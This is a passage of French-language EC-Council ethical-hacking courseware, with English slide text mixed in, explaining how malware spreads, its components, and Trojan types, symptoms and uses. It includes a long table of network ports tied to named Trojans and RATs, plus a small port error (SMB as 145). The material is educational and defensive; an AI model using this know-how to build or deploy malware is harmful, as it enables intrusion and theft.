Le système de protection du réseau est la première ligne de défense pour protéger les systèmes d'information contre les attaques de pirates. Cependant, divers facteurs tels que le remplacement des pare-feu et les erreurs des exploitants peuvent permettre à du trafic Internet non filtré de pénétrer dans les réseaux privés. Les utilisateurs de logiciels malveillants tentent en permanence de se connecter à des adresses situées dans la plage d'adresses Internet de leurs cibles afin d'obtenir un accès illimité. Certains logiciels malveillants se propagent par le biais de réseaux techniques. Par exemple, le Blaster part de l'adresse IP d'une machine locale ou d'une adresse totalement aléatoire et tente d'infecter les adresses IP suivantes. Bien que les attaques de propagation par réseau qui tirent parti des vulnérabilités des protocoles de réseau courants (par exemple, SQL Slammer) n'aient pas été très fréquentes récemment, le potentiel de telles attaques existe toujours.

- **Services de partage de fichiers**

Si les ports NetBIOS (port 139), FTP (port 21), SMB (port 145), etc. d'un système sont ouverts pour le partage de fichiers ou l'exécution à distance, ils peuvent être utilisés par d'autres personnes pour accéder au système. Cela peut permettre aux attaquants d'installer des logiciels malveillants et de modifier les fichiers système.

Les attaquants peuvent également utiliser une attaque DoS pour arrêter un système et forcer son redémarrage afin que le cheval de Troie puisse se relancer immédiatement. Pour éviter de telles attaques, assurez-vous que la fonction de partage de fichiers est désactivée. Pour désactiver le partage de fichiers dans Windows, cliquez sur **Démarrer** et saisissez **Panneau de configuration**. Dans les résultats, cliquez sur **Panneau de configuration** puis sur **Réseau et Internet → Centre Réseau et partage → Paramètres de partage avancés**. Sélectionnez un profil réseau et dans la section **Partage de fichiers**

et d'imprimante cochez **Désactiver le partage de fichiers et d'imprimantes**. Cela permettra d'éviter les utilisations abusives du partage de fichiers.

- **Installation par d'autres logiciels malveillants**

Un logiciel malveillant disposant d'une fonction de commande et de contrôle sera généralement capable de se reconnecter au site de l'attaquant à l'aide de protocoles de navigation courants. Cette fonctionnalité permet aux logiciels malveillants présents sur le réseau interne de recevoir à la fois des logiciels et des commandes de l'extérieur. Dans ce cas, le logiciel malveillant installé sur un système déclenche l'installation d'autres logiciels malveillants sur le réseau, causant ainsi des dommages au système.

- **Réseaux Bluetooth et sans fil**

Les attaquants utilisent des réseaux Bluetooth et Wi-Fi ouverts pour inciter les utilisateurs à s'y connecter. Ces réseaux ouverts sont équipés de logiciels et d'outils installés au niveau du routeur pour intercepter le trafic réseau et les paquets de données, ainsi que pour trouver des informations sur les comptes des utilisateurs, notamment les noms d'utilisateur et les mots de passe.

Common Techniques Attackers Use to Distribute Malware on the Web



Black hat Search Engine Optimization (SEO)	Ranking malware pages highly in search results
Social Engineered Click-jacking	Tricking users into clicking on innocent-looking webpages
Spear-phishing Sites	Mimicking legitimate institutions in an attempt to steal login credentials
Malvertising	Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites
Compromised Legitimate Websites	Hosting embedded malware that spreads to unsuspecting visitors
Drive-by Downloads	Exploiting flaws in browser software to install malware just by visiting a web page
Spam Emails	Attaching the malware to emails and tricking victims to click the attachment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Techniques utilisées par les attaquants pour diffuser des logiciels malveillants sur le Web

Source : *Security Threat Report* (<https://www.sophos.com>)

Voici quelques techniques classiques utilisées pour distribuer des logiciels malveillants sur le Web :

- **Référencement illicite (Black hat Search Engine Optimization)** : Le référencement illicite (également appelé référencement non-éthique) utilise des tactiques de référencement agressives telles que la surcharge de mots-clés, la publication de pages satellites, la permutation de pages et l'ajout de mots-clés sans rapport avec le site afin d'obtenir un meilleur positionnement dans les moteurs de recherche pour les pages de logiciels malveillants.
- **Détournement de clics (Click-jacking) par ingénierie sociale** : Les attaquants injectent des logiciels malveillants dans des sites Web qui semblent légitimes pour inciter les utilisateurs à cliquer. Une fois le lien cliqué, le logiciel malveillant intégré dans le lien s'exécute à l'insu de l'utilisateur et sans son consentement.
- **Sites de harponnage (Spear-phishing)** : Cette technique est utilisée pour imiter des institutions légitimes, telles que des banques, afin de voler des mots de passe, des numéros de cartes de crédit et de comptes bancaires, ainsi que d'autres informations sensibles.
- **Publicité malveillante (Malvertising)** : Cette technique consiste à intégrer des publicités contenant des logiciels malveillants dans des canaux publicitaires en ligne afin de diffuser des logiciels malveillants sur les ordinateurs d'utilisateurs peu méfiants.

- **Sites Web compromis** : Les pirates informatiques utilisent souvent des sites Web compromis pour infecter les systèmes avec des logiciels malveillants. Quand un utilisateur non averti visite le site Web compromis, il installe sans le savoir le logiciel malveillant sur son système, puis le logiciel malveillant effectue des activités malveillantes.
- **Téléchargements furtif (drive-by downloads)** : Cela fait référence au téléchargement involontaire de logiciels via Internet. Ici, un attaquant exploite les failles des logiciels de navigation afin de pouvoir installer des logiciels malveillants lors de la simple visite d'un site Web.
- **Spam** : L'attaquant joint un fichier malveillant à un courrier électronique et envoie ce dernier à plusieurs adresses cibles. La victime est incitée à cliquer sur la pièce jointe et exécute ainsi le logiciel malveillant, ce qui compromet son ordinateur. Cette technique est la méthode la plus couramment utilisée par les attaquants. En plus des pièces jointes, un attaquant peut également utiliser le corps du message pour y intégrer le malware.

Components of Malware

- The components of a malware software **depend on the requirements of the malware author** who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eléments qui composent les logiciels malveillants

Les concepteurs de logiciels malveillants et les attaquants créent des malwares en utilisant différents éléments pour leur faciliter la tâche. Les logiciels malveillants peuvent être utilisés pour voler des informations, supprimer des données, modifier les paramètres du système, fournir un accès ou simplement se multiplier et occuper l'espace. Les logiciels malveillants sont capables de se propager et de fonctionner furtivement.

Voici certains composants essentiels de la plupart des programmes malveillants :

- Chiffreur (Crypter)** : Il s'agit d'un logiciel qui peut dissimuler l'existence d'un malware. Les attaquants utilisent ce logiciel pour échapper à la détection des antivirus. Il protège les logiciels malveillants contre l'ingénierie inverse ou l'analyse, ce qui les rend difficiles à détecter par les mécanismes de sécurité.
- Téléchargeur** : Il s'agit d'un type de cheval de Troie qui télécharge d'autres logiciels malveillants (ou du code malveillant) et des fichiers malveillants depuis Internet vers un PC ou un équipement. En général, les attaquants installent un téléchargeur lorsqu'ils accèdent pour la première fois à un système.
- Dropper** : Un dropper peut transporter des logiciels malveillants de manière furtive. Les attaquants intègrent des éléments malveillants dans des droppers, de sorte qu'ils peuvent les installer en toute discréetion. Les attaquants doivent d'abord installer le programme ou le code du malware sur le système pour exécuter le dropper. Il peut transporter le code du malware et l'exécuter sur un système cible sans être détecté par les scanners antivirus.

- **Exploit** : Il s'agit de la partie du logiciel malveillant qui contient du code ou une séquence de commandes permettant de tirer parti d'une anomalie ou d'une vulnérabilité dans un système ou un équipement numérique. Les attaquants utilisent ce type de code pour compromettre la sécurité du système par le biais de vulnérabilités logicielles, pour espionner des informations ou pour installer des logiciels malveillants. En fonction du type de vulnérabilités exploitées, les exploits sont classés en exploits locaux et exploits distants.
- **Injecteur** : Ce programme injecte les exploits ou le code malveillant disponible dans les logiciels malveillants dans d'autres processus vulnérables en cours d'exécution et il modifie la méthode d'exécution afin de cacher ou d'empêcher sa suppression.
- **Brouilleur (Obfuscator)** : Il s'agit d'un programme qui dissimule le code malveillant du logiciel malveillant via diverses techniques, rendant ainsi difficile sa détection ou sa suppression par les mécanismes de protection.
- **Packer** : Ce logiciel compresse le fichier du logiciel malveillant pour convertir le code et les données du logiciel malveillant en un format illisible. Il utilise des techniques de compression pour packager le logiciel malveillant.
- **Charge utile (Payload)** : Il s'agit de la partie du logiciel malveillant qui exécute les actions souhaitées lorsqu'elle est activée. Elle peut être utilisée pour supprimer ou modifier des fichiers, dégrader les performances du système, ouvrir des ports, modifier des paramètres, etc. dans le but de compromettre la sécurité du système.
- **Code malveillant** : Il s'agit d'un morceau de code qui définit la fonctionnalité de base du logiciel malveillant et comprend des commandes qui entraînent des atteintes à la sécurité. Il peut prendre les formes suivantes :
 - Applets Java
 - Contrôles ActiveX
 - Plug-ins de navigateur
 - Contenu délivré en mode push

Types of Malware



- 1 Trojans
- 2 Viruses
- 3 Ransomware
- 4 Computer Worms
- 5 Rootkits
- 6 PUAs or Grayware
- 7 Spyware
- 8 Keylogger
- 9 Botnets
- 10 Fileless Malware


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types de logiciels malveillants

Un malware est un logiciel malveillant conçu pour exécuter les actions voulues par l'attaquant, sans le consentement de l'utilisateur. Il peut se présenter sous la forme d'un code exécutable, d'un contenu actif, de scripts ou d'autres types de logiciels.

Les différents types de logiciels malveillants sont énumérés ci-dessous :

- Cheval de Troie (Trojan)
- Virus
- Rançongiciel (Ransomware)
- Ver informatique (Worm)
- Rootkit
- PUA (Potentially Unwanted Application) ou Grayware
- Logiciel espion (Spyware)
- Enregistreur de frappe (Keylogger)
- Botnet
- Malware sans fichier (Fileless Malware)



Cheval de Troie

Qu'est-ce qu'un cheval de Troie ?

Dans la **mythologie antique**, les Grecs ont gagné la **guerre de Troie** à l'aide d'un cheval en bois géant qui avait été construit pour cacher leurs soldats. Les Grecs ont laissé ce cheval devant les portes de Troie et les Troyens pensant que le cheval était un cadeau que leur avaient fait les Grecs avant de se retirer du front, l'ont rapporté dans leur ville. La nuit, les soldats grecs sont sortis du cheval de bois et ont ouvert les portes de la ville pour laisser entrer le reste de leur armée qui a fini par détruire Troie.

Exactement comme dans cette histoire, un cheval de Troie informatique est un programme ou un fichier de données apparemment inoffensif dans lequel un code malveillant est dissimulé, ce code pouvant ensuite prendre le contrôle du système et causer des dommages, par exemple en détruisant la table d'allocation des fichiers du disque dur de l'ordinateur ciblé. Les attaquants utilisent les chevaux de Troie pour inciter la victime à effectuer une action pré définie. Les chevaux de Troie sont activés lors d'actions spécifiques de la victime, comme l'installation involontaire d'un logiciel malveillant, un clic sur un lien malveillant, etc. et, une fois activés, ces chevaux de Troie peuvent accorder aux attaquants un accès illimité à toutes les données stockées sur le système d'information compromis et causer de graves dommages. À titre d'exemple, les utilisateurs peuvent télécharger un fichier qui semble être un film, mais qui une fois en cours de lecture, libère un programme dangereux qui efface le disque dur ou envoie les numéros de carte de crédit et les mots de passe de la victime à l'attaquant.

Un cheval de Troie est intégré ou attaché à un programme authentique et il peut donc avoir une fonctionnalité qui n'est pas visible pour l'utilisateur. Les attaquants utilisent aussi les

victimes comme intermédiaires involontaires pour attaquer d'autres personnes. Ils peuvent utiliser l'ordinateur d'une victime pour commettre des attaques DoS illégales.

Les chevaux de Troie s'exécutent au même niveau de priviléges que les victimes. Par exemple, si une victime dispose de priviléges lui permettant de supprimer des fichiers, de transmettre des informations, de modifier des fichiers existants et d'installer d'autres programmes (tels que des programmes fournissant un accès non autorisé au réseau et exécutant des attaques par élévation de priviléges), une fois que le cheval de Troie aura infecté ce système, il disposera des mêmes priviléges. Il peut également tenter d'exploiter des vulnérabilités pour augmenter son niveau de priviléges au-delà de celui de l'utilisateur qui l'exécute. En cas de succès, le cheval de Troie peut utiliser ces priviléges accrus pour installer d'autres codes malveillants sur la machine de la victime.

Un système compromis peut affecter d'autres systèmes sur le réseau. Les systèmes qui transmettent des informations d'authentification telles que des mots de passe en clair ou sous une forme chiffrée triviale sur des réseaux sont particulièrement vulnérables. Si un intrus compromet un système sur un tel réseau, il peut être en mesure d'enregistrer les noms d'utilisateur et les mots de passe ou d'autres informations sensibles.

Selon les actions qu'il effectue, un cheval de Troie peut aussi impliquer à tort un système distant comme étant la source d'une attaque par usurpation d'identité, ce qui peut engager la responsabilité de ce système distant. Les chevaux de Troie pénètrent dans le système par des moyens tels que les pièces jointes des courriers électroniques, les téléchargements et les messages instantanés.




Figure 3.2 : Schéma d'une attaque avec un cheval de Troie

Indications of Trojan Attack



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Symptômes d'une attaque avec un cheval de Troie

Les signes ci-dessous indiquent que l'ordinateur est attaqué par un cheval de Troie :

- Le tiroir du lecteur de DVD s'ouvre et se ferme automatiquement.
- L'écran de l'ordinateur clignote, se retourne ou est inversé de sorte que tout s'affiche à l'envers.
- Les paramètres par défaut de l'arrière-plan ou du fond d'écran changent automatiquement. Ce changement peut se faire par avec images présentes soit sur l'ordinateur de l'utilisateur, soit dans le programme de l'attaquant.
- Les imprimantes se mettent automatiquement à imprimer des documents.
- Les pages Web s'ouvrent soudainement sans que l'utilisateur ne le demande.
- Les paramètres de couleur du système d'exploitation (OS) changent automatiquement.
- Les économiseurs d'écran se transforment en messages défilants avec comme texte un message personnel.
- Le volume du son fluctue soudainement.
- Les programmes antivirus sont automatiquement désactivés, et les données sont altérées, modifiées ou supprimées du système.
- La date et l'heure de l'ordinateur changent.
- Le curseur de la souris se déplace tout seul.
- Les fonctions de clic gauche et de clic droit de la souris sont interverties.
- Le pointeur de la souris disparaît complètement.

- Le pointeur de la souris clique automatiquement sur les icônes et devient incontrôlable.
- Le bouton de démarrage de Windows disparaît.
- Des fenêtres pop-up contenant des messages bizarres apparaissent soudainement.
- Les images et le texte du presse-papiers semblent être manipulés.
- Le clavier et la souris se figent.
- Les contacts de l'utilisateur reçoivent des courriers électroniques provenant de l'adresse électronique de l'utilisateur sans que ce dernier ne les ai envoyés.
- Des avertissements ou des messages étranges apparaissent. Il s'agit souvent de messages personnels adressés à l'utilisateur, qui lui posent des questions auxquelles il doit répondre en cliquant sur un bouton Oui, Non ou OK.
- Le système s'éteint et redémarre de manière inhabituelle.
- La barre des tâches disparaît automatiquement.
- Le gestionnaire de tâches est désactivé. L'attaquant ou le cheval de Troie peut désactiver la fonction du gestionnaire de tâches de sorte que la victime ne puisse pas afficher la liste des tâches ou mettre fin à la tâche d'un programme ou d'un processus donné.

How Hackers Use Trojans

-  Delete or replace critical operating system files
-  Disable firewalls and antivirus
-  Record screenshots, audio, and video of victim's PC
-  Create backdoors to gain remote access
-  Use victim's PC for spamming and blasting email messages
-  Steal personal information such as passwords, security codes, and credit card information
-  Download spyware, adware, and malicious files
-  Encrypt the data and lock out the victim from accessing the machine



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Comment les pirates utilisent les chevaux de Troie

Les attaquants créent des chevaux de Troie pour atteindre les objectifs suivants :

- Supprimer ou remplacer les fichiers critiques du système d'exploitation.
- Générer du trafic fictif pour réaliser des attaques DoS.
- Enregistrer des captures d'écran, des fichiers audio et vidéo du PC de la victime.
- Utiliser le PC de la victime pour envoyer des spams et des messages électroniques en masse.
- Télécharger des logiciels espions, des logiciels publicitaires et des fichiers malveillants.
- Désactiver les pare-feu et les antivirus.
- Créer des portes dérobées pour obtenir un accès à distance.
- Utiliser le PC de la victime comme serveur proxy pour relayer des attaques.
- Utiliser le PC de la victime comme un botnet pour effectuer des attaques DDoS.
- Voler des informations sensibles telles que :
 - Les numéros de carte de crédit, qui sont utiles pour l'enregistrement de domaines ainsi que pour les achats en utilisant des keyloggers.
 - Les données de compte telles que les mots de passe de messagerie, les mots de passe d'accès à distance et les mots de passe de services Web.
 - Les projets importants de l'entreprise, notamment les présentations et les documents liés au travail.

- Chiffrer la machine de la victime pour l'empêcher d'y accéder
- Utiliser le système cible pour les raisons suivantes :
 - Pour stocker des archives de contenus illégaux, comme de la pornographie enfantine. La cible continue à utiliser son système sans se rendre compte que les attaquants l'utilisent pour des activités illégales.
 - Comme serveur FTP pour des logiciels piratés.
- Les pirates novices (script kiddies) peuvent vouloir s'amuser avec le système de la cible ; un attaquant peut y planter un cheval de Troie juste pour que le système se comporte bizarrement (par exemple, le tiroir à CD/DVD s'ouvre et se ferme fréquemment, la souris fonctionne mal, etc.).
- L'attaquant pourrait utiliser un système compromis à d'autres fins illégales, de sorte que la cible serait tenue responsable si ces activités illégales étaient découvertes par les autorités.

Common Ports used by Trojans					
Port	Trojan	Port	Trojan	Port	Trojan
20/22/80/443	Emotet	1807	SpySender	8080	Zeus, Shamoon
21	Blade Runner, DarkFTP	1863	XtremeRAT	8787 / 54321	BackOrifice 2000
22	SSH RAT, Linux Rabbit	2140/3150/6670-71	Deep Throat	10048	Delf
23	EliteWrap	5000	SpyGate RAT, Punisher RAT	10100	Gift
68	Mspy	5400-02	Blade Runner	11000	Senna Spy
80	Ismdoor, Poison Ivy, POWERSTATS	6666	KillerRat, Houdini RAT	11223	Progenic Trojan
443	Cardinal RAT, gh0st RAT, TrickBot	6667/12349	Bionet, Magic Hound	12223	Hack'99 KeyLogger
445	WannaCry, Petya	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
1177	njRAT	7000	Remote Grab	31337-38	Back Orifice/ Back Orifice 1.20/ Deep BO
1604	DarkComet RAT, Pandora RAT	7789	ICKiller	65000	Devil

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ports couramment utilisés par les chevaux de Troie

Les ports sont les points d'entrée et de sortie du trafic de données. Il existe deux types de ports, les ports matériels et les ports logiciels. Les ports du système d'exploitation sont des ports logiciels et sont généralement des points d'entrée et de sortie pour le trafic des applications (par exemple, le port 25 est associé au SMTP pour le routage des courriers électroniques entre les serveurs de messagerie). De nombreux ports sont spécifiques à une application ou à un processus. Les chevaux de Troie utilisent certains de ces ports pour infecter les systèmes cibles.

Les utilisateurs doivent avoir une connaissance de base de l'état d'une connexion active et des ports couramment utilisés par les chevaux de Troie pour déterminer si un système a été compromis.

Parmi les différents états, l'état "listening" est le plus important dans ce contexte. Le système se met dans cet état lorsqu'il écoute un numéro de port en attendant de se connecter à un autre système. Chaque fois qu'un système redémarre, les chevaux de Troie passent à l'état d'écoute "listening": certains utilisent plus d'un port : l'un pour écouter et le ou les autres pour le transfert de données. Les ports couramment utilisés par différents chevaux de Troie sont répertoriés dans le tableau ci-dessous :

Port	Cheval de Troie	Port	Cheval de Troie
2	Death	5001/50505	Sockets de Troie
20/22/80/443	Emotet	5321	FireHotcker


21/3024/ 4092/5742	WinCrash	5400-02	Blade Runner/Blade Runner 0.80 Alpha
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash, DarkFTP	5569	Robo-Hack
22	Shaft, SSH RAT, Linux Rabbit	6267	GW Girl
23	Tiny Telnet Server, EliteWrap	6400	Thing
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy, Haebu Coceda, Shtrilitz Stealth, Terminator, Kuang2 0.17A-0.30, Jesrto, Lazarus Group, Mis-Type, Night Dragon	6666	KilerRat, Houdini RAT
26	BadPatch	6667/12349	Bionet, Magic Hound
31/456	Hackers Paradise	6670-71	DeepThroat
53	Denis, Ebury, FIN7, Lazarus Group, RedLeaves, Threat Group-3390, Tropic Trooper	6969	GateCrasher, Priority
68	Mspy	7000	Remote Grab
80	Necurs, NetWire, Ismdoor, Poison Ivy, Executer, Codered, APT 18, APT 19, APT 32, BBSRAT, Calisto, Carbanak, Carbon, Commie, Empire, FIN7, InvisiMole, Lazarus Group, MirageFox, Mis-Type, Misdat, Mivast, MoonWind, Night Dragon, POWERSTATS, RedLeaves, S-Type, Threat Group-3390, UBoatRAT	7300-08	NetMonitor
113	Shiver	7300/31338/ 31339	Net Spy
139	Nuker, Dragonfly 2.0	7597	Qaz
421	TCP Wrappers Trojan	7626	Gdoor
443	ADVSTORESHELL , APT 29, APT 3, APT 33, AuditCred, BADCALL, BBSRAT, Bisonsal, Briba, Carbanak, Cardinal RAT, Commie, Derusbi, ELMER, Empire, FELIXROOT, FIN7, FIN8 , gh0st RAT, HARDRAIN, Hi-Zor, HOPLIGHT, KEYMARBLE, Lazarus Group, LOWBALL, Mis-Type, Misdat, MoonWind, Naid, Nidiran, Pasam, PlugX, PowerDuke, POWERTON, Proxysvc, RATANKBA, RedLeaves, S-Type, TEMP.Veles , Threat Group-3390, TrickBot, Tropic Trooper, TYPEFRAME, UBoatRAT	7777	GodMsg

445	WannaCry, Petya, Dragonfly 2.0	7789	ICKiller
456	Hackers Paradise	8000	BADCALL, Comnie, Volgmer
555	Ini-Killer, Phase Zero, Stealth Spy	8012	Ptakks
666	Satanz Backdoor, Ripper	8080	Zeus, APT 37, Comnie, EvilGrab, FELIXROOT, FIN7, HTTPBrowser, Lazarus Group, Magic Hound, OceanSalt, S-Type, Shamoon, TYPEFRAME, Volgmer
1001	Silencer, WebEx	8443	FELIXROOT, Nidiran, TYPEFRAME
1011	Doly Trojan	8787/54321	BackOrifice 2000
1026/ 64666	RSM	9989	iNi-Killer
1095-98	RAT	10048	Delf
1170	Psyber Stream Server, Voice	10100	Gift
1177	njRAT	10607	Coma 1.0.9
1234	Ultors Trojan	11000	Senna Spy
1234/ 12345	Valvo line	11223	Progenic Trojan
1243	SubSeven 1.0 – 1.8	12223	Hack'99 KeyLogger
1243/6711/ 6776/27374	Sub Seven	12345-46	GabanBus, NetBus
1245	VooDoo Doll	12361, 12362	Whack-a-mole
1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	16969	Priority
1349	Back Office DLL	20001	Millennium
1492	FTP99CMP	20034/1120	NetBus 2.0, Beta-NetBus 2.01
1433	Misdat	21544	GirlFriend 1.0, Beta-1.35
1600	Shivka-Burka	22222/ 33333	Prosiak

1604	DarkComet RAT, Pandora RAT, HellSpy RAT	22222	Rux
1807	SpySender	23432	Asylum
1863	XtremeRAT	23456	Evil FTP, Ugly FTP
1981	Shockrave	25685	Moon Pie
1999	BackDoor 1.00-1.03	26274	Delta
2001	Trojan Cow	30100-02	NetSphere 1.27a
2115	Bugs	31337-38	Back Orifice/ Back Orifice 1.20 /Deep BO
2140	The Invasor	31338	DeepBO
2140/3150	DeepThroat	31339	NetSpy DK
2155	Illusion Mailer, Nirvana	31666	BOWhack
2801	Phineas Phucker	34324	BigGluck, TN
3129	Masters Paradise	40412	The Spy
3131	SubSari	40421-26	Masters Paradise
3150	The Invasor	47262	Delta
3389	RDP	50766	Fore
3700/9872-9875/10067 /10167	Portal of Doom	53001	Remote Windows Shutdown
4000	RA	54321	SchoolBus .69-1.11 /
4567	File Nail 1	61466	Telecommando
4590	ICQTrojan	65000	Devil
5000	Bubbel, SpyGate RAT, Punisher RAT		

Table 3.1 : Différents ports avec les Chevaux de Troie correspondants

Types of Trojans



Trojans are categories according to their functioning and targets

Some of the example includes:			
1	Remote Access Trojans	8	Service Protocol Trojans
2	Backdoor Trojans	9	Mobile Trojans
3	Botnet Trojans	10	IoT Trojans
4	Rootkit Trojans	11	Security Software Disabler Trojans
5	E-Banking Trojans	12	Destructive Trojans
6	Point-of-Sale Trojans	13	DDoS Attack Trojans
7	Defacement Trojans	14	Command Shell Trojans

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types de chevaux de Troie

Les chevaux de Troie sont classés en plusieurs catégories en fonction de leur objectif d'exploitation. En voici quelques-unes :

- Chevaux de Troie d'accès à distance :** Les chevaux de Troie d'accès à distance (RAT pour Remote Access Trojan) fournissent aux attaquants un contrôle total du système de la victime, leur permettant de prendre le contrôle à distance de fichiers, de conversations privées, de données comptables, etc. Le RAT agit comme un serveur et écoute sur un port qui n'est pas censé être accessible depuis Internet.
- Chevaux de Troie à porte dérobée :** Une porte dérobée ou backdoor en anglais est un programme qui peut contourner l'authentification standard du système ou les mécanismes de protection conventionnels tels que les IDS et les pare-feu, sans être détecté. Dans ce type de piratage, les attaquants utilisent des programmes de type backdoor pour accéder à l'ordinateur ou au réseau de la victime. La différence entre ce type de malware et les autres types de malware est que l'installation de la porte dérobée est effectuée à l'insu de l'utilisateur. Cela permet au pirate d'effectuer n'importe quelle activité sur l'ordinateur infecté, comme transférer, modifier ou endommager des fichiers, installer des logiciels malveillants et redémarrer la machine, sans que l'utilisateur ne le remarque.
